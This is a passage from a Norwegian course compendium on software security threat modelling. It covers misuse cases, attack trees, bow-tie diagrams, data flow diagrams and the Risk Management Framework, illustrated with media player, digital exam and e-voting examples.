
Steg 3: Koble misuse cases til use cases vha <<threaten>> assosiasjon.
Legg til misbruker og koble til misuse cases

Misuse case diagram: media player			
Context	This misuse case illustrates threats associated with functionality and distribution of a media player client.		
Threat	**Description**	**Motivation**	**Mitigation (security activity)**
Replace distributed application with Trojan version	Malware is commonly distributed as Trojan versions of popular and frequently downloaded applications. Distribution can e.g. be to upload Trojan horses to popular download sites or send them as attachments to e-mails.	An attackers' motivation is often to be able to infect several computers and to be able to control them – e.g. by turning the infected host into a node in a botnet.	A mitigating activity for this threat is to provide a cryptographic checksum of the application so that the ones who download can verify the integrity of the application.
Launch malicious code through video file	A common way of attacking a system is by exploiting playback vulnerabilities typically found in media players. Media files can contain executable malicious code that can be executed by the player or a codec library or by some other process while the media file is stored in the cache or on a permanent disk location.	By launching malicious code an attacker might permanently infect the system, download/install additional malicious code or do damage or theft to the system. Historically attackers have e.g. used this type of vulnerability to identify and distinguish users/machines. Correlation of user information can potentially be used to build a composite description of the user.	The header and content of the video file should be checked for validity. Invalid files or untrusted file formats should not be run. Avoid vulnerabilities in players and codecs by checking that the latest version is installed.

Steg 4: Lag tekstuell misuse case beskrivelse


Følgende figurer viser noen eksempler på misuse cases

Opplasting av filer





OBS: husk å forklare modellen!


Digital eksamen



Tre typer autentisering:










Attack trees fokuserer på målet til angriper og hvordan det kan oppnås. De er ofte mer tekniske og detaljerte enn misuse cases

Attack tree– sentrert rundt angrep (L14)


Attack trees brukes for å få en mer detaljert beskrivelse av hvordan et angrep kan utføres for å oppnå et angrepsmål. Dette brukes for å forstå trusler og gjøre det enklere å velge den beste strategien for å minske truslene (dvs. beste *mitigation strategies*). Disse trærne lages basert på kjente suksessfulle måter å angripe. Treet kan inneholde AND-OR noder for å beskrive hvordan angrepet utføres. Det er enkelt å forstå for ulike interessenter, men mer teknisk enn misuse case. Figurene under viser noen eksempler:









Denne figuren viser hvordan man kan legge til sikkerhets-funksjoner for å minske trusler i angrepstreet





For å assosiere angrepstreet med misuse cases kan man velge en misuse case (dvs. svart oval) fra modellen og bruke dette som roten i angrepstreet.



OBS: husk å forklare modellen!

Uthenting av sikkerhetsmål, sikkerhetskrav og sårbarhetsklasse

Kunnskap fra trussel modellene kan brukes for:


- **Identifikasjon av sikkerhetsmål** – trussel modellene vil inneholde en rekke mitigation strategier og disse kan brukes for å identifisere sikkerhetsmål. For eksempel kan Input validering være en sikkerhetsmål ved opplasting av filer.
- **Identifikasjon av sårbarhetsklasser** – bruk identifiserte trusler og sikkerhetsmål for å finne sårbarhetsklasser som applikasjonen kan være utsatt for. For eksempel buffer overflow
- **Identifikasjon av sikkerhetskrav** – beskriver hva som bør oppnås (ikke hvordan) og refererer til misuse case beskrivelsen for å forklare hvorfor vi har disse kravene. Man kan involvere beskrivelser av potensielle konsekvenser som følger av at sikkerhetskravene ikke oppfylles. Identifiser tilgjengelige eiendeler (*assets*) og utfør en risikoanalyse der man prioriterer sikkerhetskravene. **Det er ikke mulig å oppnå perfekt sikkerhet, så målet er å få *nok* sikkerhet**. Tabellen viser sikkerhetskravene for misuse case på side 74.


Req Id	Description	Source	Type	Priority
Req1	Input validation should be performed at time of data reception to reduce threats represented by malicious use of meta-characters.	See figure 9, security use cases "Validate type of incoming data elements" and "validate length of incoming data elements".	Functional	1
Req2	It should be possible to verify the authenticity of the application when downloading it.	See figure 9, security use case "Provide checksum of the original application".	Functional	2
Req3	The media player should not automatically send information identifying user or machine data when downloading multimedia data.	See figure 9, threat use case "collect statistics for user profiling"	Non-Functional	3

Bow-tie diagram – sentrert rundt årsak-konsekvens (L14)

NTNU - bow-tie


Bow-tie diagram brukes for å modellere en uønsket hendelse om gangen. Den uønskede hendelsen er plassert i midten av modellen. Til venstre i modellen er truslene som forårsaker hendelsen og kontroller som brukes for å unngå disse, mens til høyre i modellen er konsekvensene dersom hendelsen skjer og kontroller for hvordan disse kan minskes (*mitigation*). Modellen viser altså både proaktive og reaktive barrierer til en hendelse. Figuren under til venstre viser mer detaljert oppbygning, mens figuren til høyre viser bow-tie diagram for uønsket hendelse *Disrupt exam* ved digital eksamen.







Data Flow Diagram (DFD) – sentrert rundt system (L14)

Dataflyt-diagram (DFD) brukes for å forstå systemet ved at man ser på dataflyten mellom delsystem. Dette gjør at man kan **oppdage angrepsoverflater** og kritiske komponenter. Det gjør det også lettere å se **grensene mellom privilegier (dvs. hvem som har tilgang til ulike deler av systemet)**. Figuren viser DFD for eksamen serveren.








Se Threat modeling paper for mer informasjon om hvordan DTD lages

Risk Management Framework

Denne delen av kompendiet er basert på forelesningsnotatene og deler av dokumentet Threat modeling paper. Læringsmålet er:

L15. Kunne bruke risk management framework for å analysere sikkerheten til et system

Introduksjon – risikoadressering




Figuren illustrerer skillet mellom risiko persepsjon, risiko kommunikasjon og risiko management. Risiko persepsjon er den subjektive vurderingen mennesker gjør om egenskapene og alvorlighetsgraden til en risiko. Det er to grunnleggende måter mennesker oppfatter og vurderer risiko:

1. **Erfaringssystem** – basert på intuisjon og automatikk
2. **Analytisk system** – basert på algoritmer og regler

Analytisk risikoanalyse bruker en riskomatrise for å vurdere risikoen gitt sannsynlighet og konsekvensen. Figurene under viser to varianter av en slik risikomatrise.

Consequence / Risk matrix	Probability: Low	Medium	High
Low	L	L	M
Medium	L	M	H
High	M	H	H





Risiko Management Framework (RMF) (L15)

En kontinuerlig risk management prosess er en nødvendig del av enhver tilnærming til programvaresikkerhet. Risk management framework (RMF) brukes for forstå programvaresikkerhet og hvordan man kan tilnærme seg sikkerhetsarbeid. Det er en full livssyklus aktivitet og kan ses på som en høynivå tilnærming til den iterative risikoanalysen som er dypt integrert i software development life cycle (SDLC, s. 9). Dette rammeverket gir fem enkle aktiviteter som kan brukes for å kontrollere business risikoer som skyldes programvare. **Formålet med en RMF er å legge til rette for konsistent, gjentaksbar og kompetansedrevet tilnærming til risikostyring**. Det gir et grunnlag for måling og vanlige måleenheter som er svært nyttige og lar organisasjoner:


1. Bedre håndtere business og tekniske risikoer gitt spesifikke kvalitetsmål
2. Utføre mer informerte og objektive business avgjørelser angående programvare (eks: om applikasjonen er klar for å utgis)
3. Forbedre interne prosesser for programvareutvikling, som igjen vil gi bedre kontroll av programvarerisiko.

Figuren viser RMF som består av en lukket løkke med fem grunnleggende aktiviteter. I løpet av syklusen vil det også utføres målinger og rapportering.





For å illustrere aktivitetene i RMF vil vi bruke et eksempel, der et e-voting system skal lages.



1. Forstå business konteksten

Risiko management vil foregå i en business kontekst, fordi risikostyring blir svært påvirket av business motivasjon. Første steg i software risiko management er derfor å håndtere business situasjonen. Dette innebærer å definere interessenter (dvs. brukere, angripere, osv.) og assets (dvs. det du ønsker å beskytte, eks: data, system). For å forstå business konteksten ser vi på business assets og business goals.

Business assets

Business assets er eiendeler du ønsker å beskytte. For e-voting systemet vil dette inkludere:

- BA1: Brukeridentiteter
- BA2: Individuelle stemmer
- BA3: Resultat (samling av stemmer)
- BA4: Admin kredentialer
- BA5: Krypteringsnøkler

Andre eksempler på business assets er kundedatabase, applikasjon, brukerprofiler, prosjekter, brukernavn og passord, konfigurasjon og management data, egenskaper hos ansatte, business rykte, juridisk overholdelse, emails og meldinger, betalingstransaksjoner, personlig data (eks: navn, fødselsnummer), tjenesten gitt av applikasjonen, brukere av ulike typer (eks: pasienter og leger), aktivitetslogg, kontaktinformasjon, kredittkort og bankkonto informasjon, osv.

Business goals

Business goals er det virksomheten ønsker å oppnå med systemet. For e-voting systemet vil dette inkludere:

- BG1: Gjøre det enklere å stemme og dermed få flere til å stemme
- BG2: Redusere kostnader – mindre manuell håndtering av stemmer
- BG3: Sikre anonyme valg
- BG4: Gjør valgresultatet tilgjengelig umiddelbart
- BG5: Pålitelig stemming

Andre eksempler på business goals er å få flere brukere, etablere lojal kundebase, minimere kostnader uten at kundeservice reduseres, slå alle konkurrentene, etablere godt rykte, øke fortjeneste, oppnå ønsket sikkerhetsnivå, redusere utviklingskostnader, redusere driftskostnader, oppnå høy avkastning, koble kunder til produsenter/selgere, forenkle brukerprosesser, lage pålitelig system, lage tilgjengelig system, gjøre systemet lett å bruke, rask og sikker betalingssystem, brukerinformasjonen er trygg, personvern er sikret.

2. Identifisere business og tekniske risikoer

Business risks er risikoer som direkte truer en eller flere av business goals. Identifiseringen av slike risikoer gjør at det blir enklere å finne sannsynligheten for at bestemte hendelser vil direkte påvirke business goals. Business risks er usikkerhet i fortjeneste og uforutsette hendelser som kan skje i fremtiden, som gjør at business feiler. For e-voting systemet vil dette inkludere:

- BR1: Systemet er for vanskelig å bruke (færre stemmer)

- BR2: System er utilgjengelig (ingen eller upålitelige stemmer)
- BR3: Brukeridentiteten blir avslørt (juridisk straff)
- BR4: Individuelle stemmer blir avslørt (juridisk straff)
- BR5: Samlet resultat er ikke pålitelig (tapt business)
- BR6: Samlet resultat blir avslørt for tidlig (juridisk straff)
- BR7: For kostbart å implementere systemet (mer kostbart enn manuell stemming)

Andre eksempler på business risks er at sensitiv data blir stjålet, rykte og merkevare blir skadet, begrensninger på kunder og regulatorer blir brutt, utviklingskostnadene øker, prosesseringstiden blir forsenket, manglende salg, feil i transaksjonsprosessering, osv. Definisjonen av business risks gjør at man lager et grunnlag som kan brukes for å beskrive programvarerisikoer med business begrep. **Grunnen til at risiko management fungerer for business er at tekniske risikoer blir koblet til business kontekst på en meningsfull måte**. Dette krever at man har evnen til å detektere tekniske risikoer og kartlegge dem via business risks til business goals.

Tekniske risikoer er ulike trusler og angrep som kan negativt påvirke business. Det er situasjoner som strider mot det planlagte designet eller implementasjonen av systemet. Tekniske risikoer kan gjøre at systemet oppfører seg på uforventede måter, bryter sine egne designstrukturer eller ikke klarer å yte som forventet. For å kunne identifisere tekniske risikoer må man ha kunnskap om systemets funksjonelle krav, systemdesign og sikkerhet. Det vil også ofte innebære bruk av verktøy slik som misuse cases, attack trees, dataflyt diagram (DTD), osv. For e-voting systemet vil dette inkludere blant annet:

- BR5: Samlet resultat er ikke pålitelig (tapt business)
  - TR5.1: Stemmer blir endret etter initial levering
    - TR5.1.1: SQL injeksjonsangrep modifiserer stemmer
    - TR5.1.2: XSS angrep modifiserer stemmer
  - TR5.1: En person gir flere stemmer
    - TR5.2.1: Brukersesjon stjålet via brute-force angrep på svake passord
    - TR5.2.2: Brukersesjon stjålet ved at passord stjeles

Legg merke til at teknisk risiko er koblet til business risiko og at det første nivået er mer spesifikt til e-voting systemet, mens det andre nivået er mer generelle angrepstyper. Andre eksempler på mer generelle angrepstyper er session fixation, account enumeration, bruk av standardkredentialer (admin), opplasting av skadelige filer, DDOS angrep, svak passord policy, svak lock-out mekanisme, MIME-sniffing, CSRF angrep, clickjacking, utilstrekkelig logging, osv. Dette er altså sårbarhetene vi så på i OWASP guiden! **Det er likevel viktig at teknisk risks er koblet opp mot business mål via de identifiserte business risks ved systemet**.

3. Syntetisere og prioritere risikoene

